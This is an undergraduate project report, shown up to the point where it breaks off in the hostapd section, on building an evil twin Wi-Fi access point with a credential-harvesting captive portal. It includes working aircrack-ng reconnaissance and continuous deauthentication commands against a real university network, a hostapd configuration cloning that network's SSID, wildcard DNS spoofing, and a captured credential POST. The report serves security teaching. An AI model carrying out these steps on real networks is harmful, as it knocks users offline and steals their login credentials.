HANOI UNIVERSITY OF SCIENCE AND TECHNOLOGY

SCHOOL OF INFORMATION AND COMMUNICATION TECHNOLOGY

FINAL REPORT

Project II

Topic: Evil Twin Attack and Captive Portal

Instructor: NGUYEN DUC TOAN

Student: PHAM DANG TAN DUNG 20225569

Hanoi, 6-2025

HANOI UNIVERSITY OF SCIENCE AND TECHNOLOGY

SCHOOL OF INFORMATION AND COMMUNICATION TECHNOLOGY

FINAL REPORT

Project II

Topic: Evil Twin Attack and Captive Portal

Instructor: NGUYEN DUC TOAN

Student: PHAM DANG TAN DUNG 20225569

Hanoi, 6-2025

Preface

I would like to express my sincere gratitude to everyone who supported me throughout the process of completing this project. My deepest thanks to my advisor, Nguyen Duc Toan, for his invaluable guidance and encouragement.

Abstract

The project about wireless networks presents significant security challenges, particularly concerning rogue access points and credential harvesting. This project details the systematic construction of a rogue Wi-Fi access point and an associated captive portal, primarily for demonstrating common phishing techniques and assessing network vulnerabilities. Utilizing an Ubuntu virtual machine, two USB Atheros AR9271 wireless adapter where one was configured to broadcast a malicious Wi-Fi network using hostapd, while another will be put in monitor mode for deauthentication attack. Network infrastructure services were established with dnsmasq for DHCP and comprehensive DNS spoofing, directing all client DNS queries to the local machine. Extensive iptables rules were implemented for crucial network traffic redirection, ensuring that only essential portal services were accessible while blocking all other Internet access. A custom captive portal web application, developed in Rust using the Axum web framework, served as the authentication gateway, designed to capture user credentials and log them into a PostgreSQL database. Significant challenges arose in ensuring consistent captive portal detection across modern operating systems, particularly in handling native connectivity checks (e.g., connectivitycheck.gstatic.com for Android and msftncsi.com for Windows). Through precise configuration of network services and refined routing logic within the Axum application, the system successfully presented the desired "Authorization required" prompt to clients.

CONTENTS

Chapter 1

Overview

1.1 Motivation

The increasing reliance on wireless networks in public and private domains has simultaneously amplified the associated security risks. Among the most prevalent threats are rogue access points (APs) and sophisticated phishing campaigns, which aim to intercept user data or harvest credentials. Despite advancements in Wi-Fi security protocols, user education and robust network safeguards remain critical. This project is motivated by the need to comprehensively understand and practically demonstrate the mechanisms behind such attacks. By constructing a controlled simulation of a malicious Wi-Fi network and a credential-harvesting captive portal, this project aims to highlight inherent vulnerabilities in network authentication flows and to provide a tangible platform for security awareness and simulated penetration testing.

1.2 Evolution of Wi-Fi Security and Captive Portal Techniques

Understanding the historical progression of Wi-Fi security and the techniques employed in captive portal attacks is essential to grasp the complexities of modern network exploitation.

1.2.1 Early Days: Open Networks and Basic Interception

In the nascent stages of wireless networking, open Wi-Fi networks were common, and security protocols like WEP (Wired Equivalent Privacy) proved to be highly vulnerable. Attackers could easily set up rogue APs to intercept unencrypted traffic or crack weak encryption keys, leading to straightforward data exposure. Captive portals, if implemented, were often simple HTTP redirection mechanisms.

1.2.2 Introduction of Stronger Encryption and Initial Phishing Tactics

The advent of WPA and WPA2 brought stronger encryption, shifting the attacker's focus from direct traffic interception to social engineering and phishing. Attackers began deploying rogue APs designed to mimic legitimate networks, presenting users with fake login pages. Early captive portals primarily relied on basic HTTP redirection, making them susceptible to being bypassed by direct HTTPS access.

1.2.3 Rise of DNS Manipulation and Advanced Redirection

As users became more aware, attackers evolved their methods to include DNS spoofing, where all DNS queries from connected clients were redirected to the attacker's server. This allowed the attacker to control name resolution, directing clients to the fake captive portal regardless of the website they attempted to visit. Challenges emerged with HTTPS, as certificate mismatches would trigger browser warnings, which early captive portals often failed to address gracefully.

1.2.4 Modern Approach: Adaptive Portals and OS Connectivity Checks

The current landscape features highly sophisticated operating systems that actively perform network connectivity checks (e.g., Windows NCSI using msftncsi.com, Android using connectivitycheck.gstatic.com). These checks are designed to detect captive portals and notify users. Simultaneously, the rise of DNS over HTTPS (DoH) and DNS over TLS (DoT) poses new challenges for traditional DNS spoofing, as clients attempt to bypass local DNS resolvers. Modern captive portal simulations must adapt to these OS behaviors and secure DNS protocols to achieve realistic and seamless credential harvesting.

1.3 Related Works

The concept of rogue access points and captive portals has been extensively studied and demonstrated in the field of network security. Existing tools such as Hostapd are widely used for creating software-defined access points, and dnsmasq serves as a versatile lightweight DHCP and DNS server. Various studies have explored the effectiveness of these tools in crafting phishing attacks. This project builds upon these foundational tools by implementing a custom captive portal web application using the Rust programming language with the Axum web framework. This bespoke solution allows for precise control over HTTP request handling, dynamic logging of user credentials into a PostgreSQL database, and fine-tuning the portal's behavior to specifically mimic and interact with modern operating system connectivity detection mechanisms, thereby enhancing the realism and demonstrative power of the simulation.

1.4 Summary of contents

This report is structured to provide a overview of the simulated rogue Wi-Fi access point and captive portal. Chapter 2 will detail the hardware and software architecture, including the use of the USB Atheros AR9271 adapter and the Ubuntu virtual machine environment. Chapter 3 provides information about the packet flow during the attack on two scenarios where the first users already logged in the authenticated trusted university network and second is user is complete new user. Chapter 4 contains steps by steps of the deauthentication attack, which needs to run in parallel for the attack to be efficient. Chapter 5 will be the implementation specifics, outlining the configuration of hostapd, dnsmasq, and the intricate IPTables rules for network isolation and redirection. It will also cover the development of the Rust-based Axum web application, including its database integration. Chapter 6 will present the results, utilizing Wireshark for packet analysis to confirm the successful implementation of DNS spoofing and HTTP redirection, and demonstrating the desired "Authorization required" captive portal behavior on client devices. Finally, Chapter 7 will discuss the findings, challenges encountered, and potentials for future research and enhancements.

Chapter 2

Hardware and Software Architecture

This chapter outlines the fundamental hardware and software components for the simulated rogue Wi-Fi access point and captive portal system.

2.1 Hardware Setup

The hardware setup primarily involves the host machine which runs Windows 11 running a virtualization platform(VirtualBox) and a specific external wireless adapter essential for creating the rogue access point.

2.1.1 Virtual Machine Environment

To establish a secure and isolated testing environment, Oracle VM VirtualBox was utilized as the virtualization platform. VirtualBox enables the creation and management of virtual machines (VMs), which run as independent operating systems (guest OS) on a host computer. This isolation is crucial for network security projects, as it prevents experimental network configurations and potential attack simulations from affecting the host system's stability or network connectivity. The virtual machine was configured with sufficient CPU cores and RAM to comfortably run the Ubuntu operating system and all necessary network services and applications.

2.1.2 Wireless Adapter

A critical hardware component for this project is the USB Atheros AR9271 wireless adapter. This specific adapter was chosen due to its well-known compatibility with Linux-based operating systems and its robust support for crucial features like "monitor mode" and "AP mode" (Access Point mode). In the context of this project, the Atheros AR9271's primary function is to serve as the physical interface responsible for broadcasting the simulated malicious Wi-Fi network. It allows the virtual machine to effectively emulate a standalone wireless access point, enabling other client devices (e.g., smartphones, laptops) to connect to the rogue network. The adapter was connected to the Ubuntu virtual machine through VirtualBox's USB passthrough feature, granting the guest OS direct control over the physical device. This project uses two adapters, one set to monitor mode for packet injection, serving deauthentication attack, another set to AP mode for faking an AP.

2.2 Software Setup

The software architecture is built upon a Ubuntu operating system, augmented by a suite of specialized network tools and a custom-developed web application.

2.2.1 Operating System

The Ubuntu operating system, a popular and versatile Linux distribution, was installed as the guest OS within the VirtualBox environment. Ubuntu was selected for its widespread adoption, strong community support, and extensive repository of command-line tools and utilities. Its stability and flexibility provide an ideal foundation for deploying and configuring the complex network services required for the captive portal setup.

2.2.2 Key Network Services

Several open-source software components form the backbone of the network infrastructure:

- **hostapd:** This daemon is essential for creating the software-defined wireless access point. It manages the Wi-Fi interface (the Atheros AR9271), broadcasting the SSID, handling Wi-Fi authentication (though in this project, it's configured for an open network), and managing client associations.

- **dnsmasq:** Operating as a lightweight DHCP (Dynamic Host Configuration Protocol) and DNS (Domain Name System) server, dnsmasq is responsible for assigning IP addresses to connecting clients. Crucially, it is configured to perform DNS spoofing, directing all client DNS queries to the IP address of the virtual machine itself, a core component of the captive portal strategy.

- **iptables:** This Linux kernel firewall utility plays a vital role in network traffic management. IPTables rules are meticulously configured to control packet forwarding, implement Network Address Translation (NAT) for Internet access (once authenticated), and enforce network isolation, ensuring that clients can only access the captive portal server before authentication.

2.2.3 Captive Portal Application

A central element of this project is the custom-developed captive portal web application. This application is written in **Rust**, leveraging the **Axum web framework** for its high performance and robust asynchronous capabilities. The portal is designed to present a login interface to connecting clients, mimicking a legitimate network authentication page. Upon successful submission, the application captures and logs the entered credentials into a **PostgreSQL database**, providing a practical demonstration of credential harvesting. The application's routing logic is specifically tailored to handle various HTTP requests, including standard web browsing attempts and specialized connectivity check URLs from client operating systems, ensuring a consistent and effective captive portal experience.

Chapter 3

Attack Scenarios and Packet Flow Analysis

This chapter describes the packet flow at each stage of the attack, demonstrating how client devices are lured, isolated, and ultimately exploited.

3.1 Scenario 1: Victim Already Connected to the university network

The process has three distinct phases:

- **Attacker Action:** The attacker continuously sends Deauthentication Management Frames (IEEE 802.11) from the rogue AP (or another attacker-controlled device) towards the legitimate AP and/or the victim's device.

- **Victim's Device:**

  - Receives the Deauthentication Frames, leading to a loss of connection with the legitimate AP.
  - Initiates a scan for available Wi-Fi networks (sending Probe Request frames).
  - Receives Probe Response and Beacon Frames from the rogue AP (it is better to spoof the legitimate AP's SSID or broadcasting a stronger signal).
  - Manually connects to the rogue AP.


3.2 Phase 2: IP Address Acquisition and Captive Portal Detection

- **Victim's Device:** Sends a DHCP Discover packet (Broadcast, UDP port 68) to request an IP address.
- **Rogue AP (dnsmasq):** Responds with a DHCP Offer packet (UDP port 67) containing an allocated IP address (e.g., 10.0.0.143), the Gateway IP (10.0.0.1), and the DNS Server IP (10.0.0.1).
- **Victim's Device:** Sends a DHCP Request to confirm the offered IP.
- **Rogue AP (dnsmasq):** Sends a DHCP ACK to confirm the IP address assignment.
- **Victim's Device:** After acquiring an IP, the victim's operating system (e.g., Android, Windows) automatically performs an Internet connectivity check (e.g., sending a DNS Query for connectivitycheck.gstatic.com or www.msftncsi.com via UDP port 53).
- **Rogue AP (dnsmasq):** Receives the DNS Query. Due to the address=/#/10.0.0.1 configuration, it sends a DNS Response indicating that the IP address for connectivitycheck.gstatic.com (or other check domain) is 10.0.0.1.
- **Victim's Device:** Based on the DNS Response, sends an HTTP GET request (TCP port 80) to 10.0.0.1 (e.g., GET /generate_204 HTTP/1.1 or GET /ncsi.txt HTTP/1.1).
- **Rogue AP (Axum):** Receives the HTTP GET request. Given the specific handler for connectivity check URLs, it sends an HTTP 303 See Other response to http://10.0.0.1:3000/.
- **Victim's Device:** The browser/operating system recognizes the HTTP 303 See Other as redirection notification, identifies it as a captive portal, and displays a notification such as "Yêu cầu ủy quyền" (Authorization required) or "Open browser and connect."

3.3 Phase 3: Credential Harvesting and Attack Outcome

- **Victim's Device:** The user clicks on the "Yêu cầu ủy quyền" notification, which opens a web browser window. The browser automatically loads the captive portal login page (http://10.0.0.1:3000/).

- **Victim's Device:** The user enters a username and password into the login form and clicks "Connect." The browser sends an HTTP POST request containing the login credentials to http://10.0.0.1:3000/capture.
- **Rogue AP (Axum):** Receives the HTTP POST request, extracts the username and password, and stores them into the configured PostgreSQL database. It then sends an HTTP 303 See Other response to http://10.0.0.1:3000/bknet134.hust.edu.vn_login.html. This is indicated in the header Location of the 303 See Other response. (Figure 3.1)
- **Victim's Device:** The browser displays the html page, indicating successful login, but Internet access remains unavailable(as in this project scope, Internet access can be allowed using iptables rules).



```
http
No.   Time          Source       Destination  Protocol Length Info
 1697 24.620995939  10.0.0.1     10.0.0.143   HTTP     169 HTTP/1.1 400 Bad Request
 1709 25.286590963  10.0.0.1     10.0.0.143   HTTP     169 HTTP/1.1 400 Bad Request
 1716 25.643332134  10.0.0.143   10.0.0.1     HTTP     817 POST /capture HTTP/1.1  (application/x-www-form-urlencoded)
 1717 25.662367354  10.0.0.1     10.0.0.143   HTTP     192 HTTP/1.1 303 See Other
 1726 25.667068150  10.0.0.1     10.0.0.143   HTTP     169 HTTP/1.1 400 Bad Request
 1731 25.672492027  10.0.0.143   10.0.0.1     HTTP     761 GET /bknet134.hust.edu.vn_login.html HTTP/1.1
```

```
> Frame 1717: 192 bytes on wire (1536 bits), 192 bytes captured (1536 bits) on interface wlx00127b2157cb,
> Ethernet II, Src: VIANetworkin_21:57:cb (00:12:7b:21:57:cb), Dst: XiaomiCommun_96:ab:cc (0c:c6:fd:96:ab:
> Internet Protocol Version 4, Src: 10.0.0.1, Dst: 10.0.0.143
> Transmission Control Protocol, Src Port: 80, Dst Port: 42724, Seq: 191, Ack: 1811, Len: 126
v Hypertext Transfer Protocol
  > HTTP/1.1 303 See Other\r\n
    location: /bknet134.hust.edu.vn_login.html\r\n
  > content-length: 0\r\n
    date: Tue, 03 Jun 2025 11:49:26 GMT\r\n
    \r\n
    [Request in frame: 1716]
    [Time since request: 0.019035220 seconds]
    [Request URI: /capture]
    [Full request URI: http://connect.rom.miui.com/capture]
```

```
0000  0c c6 fd 96 ab cc 00 12  7b 21 57 cb 08 00 45 00   ········ {!W···E·
0010  00 b2 27 a0 40 00 40 06  fe 16 0a 00 00 01 0a 00   ··'·@·@· ········
0020  00 8f 00 50 a6 e4 5e 64  5b 74 05 ca 1a 63 80 18   ···P··^d [t···c··
0030  01 f1 05 40 00 00 01 01  08 0a c3 f3 9f 5e 49 11   ···@···· ·····^I·
0040  2f bf 48 54 54 50 2f 31  2e 31 20 33 30 33 20 53   /·HTTP/1 .1 303 S
0050  65 65 20 4f 74 68 65 72  0d 0a 6c 6f 63 61 74 69   ee Other ··locati
0060  6f 6e 3a 20 2f 62 6b 6e  65 74 31 33 34 2e 68 75   on: /bkn et134.hu
0070  73 74 2e 65 64 75 2e 76  6e 5f 6c 6f 67 69 6e 2e   st.edu.v n_login.
0080  68 74 6d 6c 0d 0a 63 6f  6e 74 65 6e 74 2d 6c 65   html··co ntent-le
0090  6e 67 74 68 3a 20 30 0d  0a 64 61 74 65 3a 20 54   ngth: 0· ·date: T
00a0  75 65 2c 20 30 33 20 4a  75 6e 20 32 30 32 35 20   ue, 03 J un 2025 
00b0  31 31 3a 34 39 3a 32 36  20 47 4d 54 0d 0a 0d 0a   11:49:26  GMT····
```

Figure 3.1: HTTP packets

3.4 Scenario 2: Victim is a New Device Not Previously Connected

This scenario describes the process when a new device, which has no prior connection history with the rogue AP or the university AP, encounters the rogue AP. The subsequent phases are identical to Phase 2 and Phase 3 of Scenario 1.

Chapter 4

Reconnaissence and Deauthentication Attack

This chapter is about the Wi-Fi deauthentication attack, a common technique employed in wireless network penetration testing. The deauthentication attack aims to disconnect one or more clients from a legitimate access point, often as a precursor to other attacks, such as capturing handshake packets for password cracking or forcing clients to connect to a rogue access point.

4.1 Understanding Deauthentication Attacks

A deauthentication attack exploits a fundamental weakness in the 802.11 Wi-Fi standard. Deauthentication frames are management frames used by an access point (AP) to inform a client (station) that it is being disconnected, or vice versa. Crucially, these frames are sent unauthenticated, meaning any attacker can spoof a deauthentication frame, impersonating either the AP or the client, to force a legitimate client to disconnect from the network. This disconnection is usually temporary, and the client will automatically attempt to reconnect, often without user intervention.

4.2 Setting Up the Wireless Adapter for Monitoring


Before initiating a deauthentication attack, the wireless adapter must be put into "monitor mode." In monitor mode, the adapter passively listens to all Wi-Fi traffic on a specified channel without associating with any network. This capability is essential for tools like Aircrack-ng to capture packets and inject forged frames. The process is as follows:

- **Stop Conflicting Services:** Any services that might interfere with the wireless adapter (like NetworkManager or wpa_supplicant) should be stopped to ensure full control over the device.

  ```
  sudo killall NetworkManager
  sudo killall wpa_supplicant
  or
  sudo airmon-ng check kill
  ```

- **Start Monitor Mode:** The airmon-ng tool is then used to put the wireless interface into monitor mode. This often renames the interface, typically by appending "mon" to its name.

  ```
  sudo airmon-ng start wlx00127b2157cb     (4.1)
  ```




```
vboxuser@prj1:~$ sudo airmon-ng start wlan0mon


PHY     Interface       Driver          Chipset

phy0    wlan0mon        ath9k_htc       VIA Technologies, Inc. VIA USB2.0 WLAN
                (mac80211 monitor mode already enabled for [phy0]wlan0mon on [phy0]wlan0mon)
```

Figure 4.1: Start in monitor mode

4.3 Discovering Target Networks and Clients (airodump-ng)

Once the wireless adapter is in monitor mode, airodump-ng is used to scan for nearby Wi-Fi networks and connected clients. This step is crucial for identifying the target network's BSSID (MAC address of the AP), its operating channel, and the MAC addresses of connected client devices.

- **Displaying Available Routers:** To list all active Wi-Fi networks within range, including their BSSID (Basic Service Set Identifier), CH (channel), and ESSID (network name), the following command is executed:



```
vboxuser@prj1:~$ sudo airodump-ng wlan0mon

 CH  9 ][ Elapsed: 12 s ][ 2025-06-04 07:54

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 AC:8B:A9:38:F6:F4  -47       10        0    0   1  130   WPA2 CCMP   PSK  <length:  0>

 AE:8B:A9:18:F6:F4  -47        9      243   16   1  130   OPN              Hust_C7

 AC:84:C6:6F:75:A2  -74        7        0    0   9  270   WPA2 CCMP   PSK  TP-Link_75A2
```


Figure 4.2: Scanning available networks

```
sudo airodump-ng wlan0mon    (4.2)
```

This command provides a continuous real-time display of Wi-Fi traffic, allowing the attacker to identify potential targets.

- **Identifying Connected Clients:** Once a target router's BSSID and channel are identified, airodump-ng can be narrowed down to specifically monitor that network and list its connected clients (STATIONs). For instance, if the target router's BSSID is AE:8B:A9:18:F6:F4 and its channel is 1, the command would be:

```
sudo airodump-ng -c 1 --bssid AE:8B:A9:18:F6:F4 wlan0mon  (4.3)
```



```
vboxuser@prj1:~$ sudo airodump-ng -c 1 --bssid AE:8B:A9:18:F6:F4 wlan0mon

 CH  1 ][ Elapsed: 12 s ][ 2025-06-04 08:09

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 AE:8B:A9:18:F6:F4  -43  38      122     1888  157   1  130   OPN              Hust_C7

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 AE:8B:A9:18:F6:F4  CC:64:1A:EB:25:85  -64    0 - 6      0        1
 AE:8B:A9:18:F6:F4  18:1D:EA:B1:DD:B6  -66    0 -24e     1        9
 AE:8B:A9:18:F6:F4  6A:13:57:65:F0:1A  -77    0 -12      0       17
 AE:8B:A9:18:F6:F4  32:B5:C9:26:09:85  -84    6e- 1e   158       66
 AE:8B:A9:18:F6:F4  F8:89:D2:79:8B:6B  -81   12e- 1e     0       39
 AE:8B:A9:18:F6:F4  A8:64:F1:E3:B4:80  -88    0 - 6e     0        7
```

Figure 4.3: Listing all devices connected to the network

This command filters the display to show only traffic related to the specified BSSID and channel(1), making it easier to pinpoint active clients. The STATION column will list the MAC addresses of devices currently associated with the target AP.


4.4 Executing the Deauthentication Attack (aireplay-ng)

With the target router's BSSID and a specific client's MAC address identified, the aireplay-ng tool is used to perform the deauthentication attack. The command to send deauthentication frames is:

```
sudo aireplay-ng --deauth 0 -a AE:8B:A9:18:F6:F4 -c
<MAC_of_victim> wlan0mon   (4.4)
```

where:

- –deauth 0: Specifies a continuous deauthentication attack (0 indicates sending frames indefinitely). A specific number (e.g., 100) could be used to send a limited number of frames.
- -a <BSSID_of_real_router>: The MAC address of the legitimate access point that the victim client is connected to.
- -c <MAC_of_victim>: The MAC address of the specific client device to be disconnected. If this option is omitted, aireplay-ng will attempt to deauthenticate all clients connected to the target AP.
- wlan0mon: The name of the wireless interface operating in monitor mode.



```
vboxuser@prj1:~$ sudo aireplay-ng --deauth 0 -a AE:8B:A9:18:F6:F4  wlan0mon
08:14:40  Waiting for beacon frame (BSSID: AE:8B:A9:18:F6:F4) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
08:14:40  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:41  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:41  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:42  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:43  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:44  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:44  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:45  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:46  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:47  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:47  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:48  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:49  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:50  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:50  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:51  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:52  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:53  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:53  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:54  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:55  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:56  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:56  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:57  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:58  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
08:14:58  Sending DeAuth (code 7) to broadcast -- BSSID: [AE:8B:A9:18:F6:F4]
```

Figure 4.4: Deauthentication

Upon executing this command, the wireless adapter will continuously inject deauthentication frames into the network, causing the victim client to repeatedly disconnect and attempt to reconnect. This disruption can be for various purposes, such as capturing Wi-Fi handshake packets during the reconnection process for offline password cracking.

Chapter 5

Phishing Implementation

This chapter details the step-by-step implementation of the simulated rogue Wi-Fi access point and captive portal. It covers the configuration of network interfaces, core network services, and the custom web application, all performed within the Ubuntu virtual machine environment.

5.1 Network Interface Configuration

Proper network interface configuration is the foundational step for any network-based project. In this project, only one network interface is identified and configured(another network interface for post connection is out of this project scope):

- **wlx00127b2157cb (LAN/AP Interface):** This interface represents the USB Atheros AR9271 wireless adapter, passed directly to the virtual machine using VirtualBox's USB passthrough feature. It acts as the "Local Area Network" (LAN) side, responsible for broadcasting the rogue Wi-Fi network and serving as the gateway for connecting client devices. To ensure stable and predictable operation as a network gateway, this interface was assigned a static IP address: 10.0.0.1/24. Configuration managers like NetworkManager were disabled for this interface to prevent automatic IP assignment conflicts.

The static IP for wlx00127b2157cb was set using standard Linux network commands:

```
sudo ip addr add 10.0.0.1/24 dev wlx00127b2157cb
```


5.2 Wireless Access Point Setup (hostapd)

Hostapd was configured to transform the wlx00127b2157cb wireless adapter into a functional Wi-Fi access point. The configuration file, etc/hostapd/hostapd.conf, was set up as follows:

```
interface=wlx00127b2157cb
driver=nl80211
ssid=Hust_C7                    # The name of the rogue Wi-Fi network
hw_mode=g                         # Operating mode (2.4 GHz)
channel=1                        # Wi-Fi channel
macaddr_acl=0
ignore_broadcast_ssid=0           # SSID is broadcasted
```

Then run the following command:

```
sudo killall hostapd
sudo hostapd /etc/hostapd/hostapd.conf     (5.1)
```



```
vboxuser@prj1:~$ sudo airmon-ng stop wlan0mon

PHY     Interface       Driver          Chipset

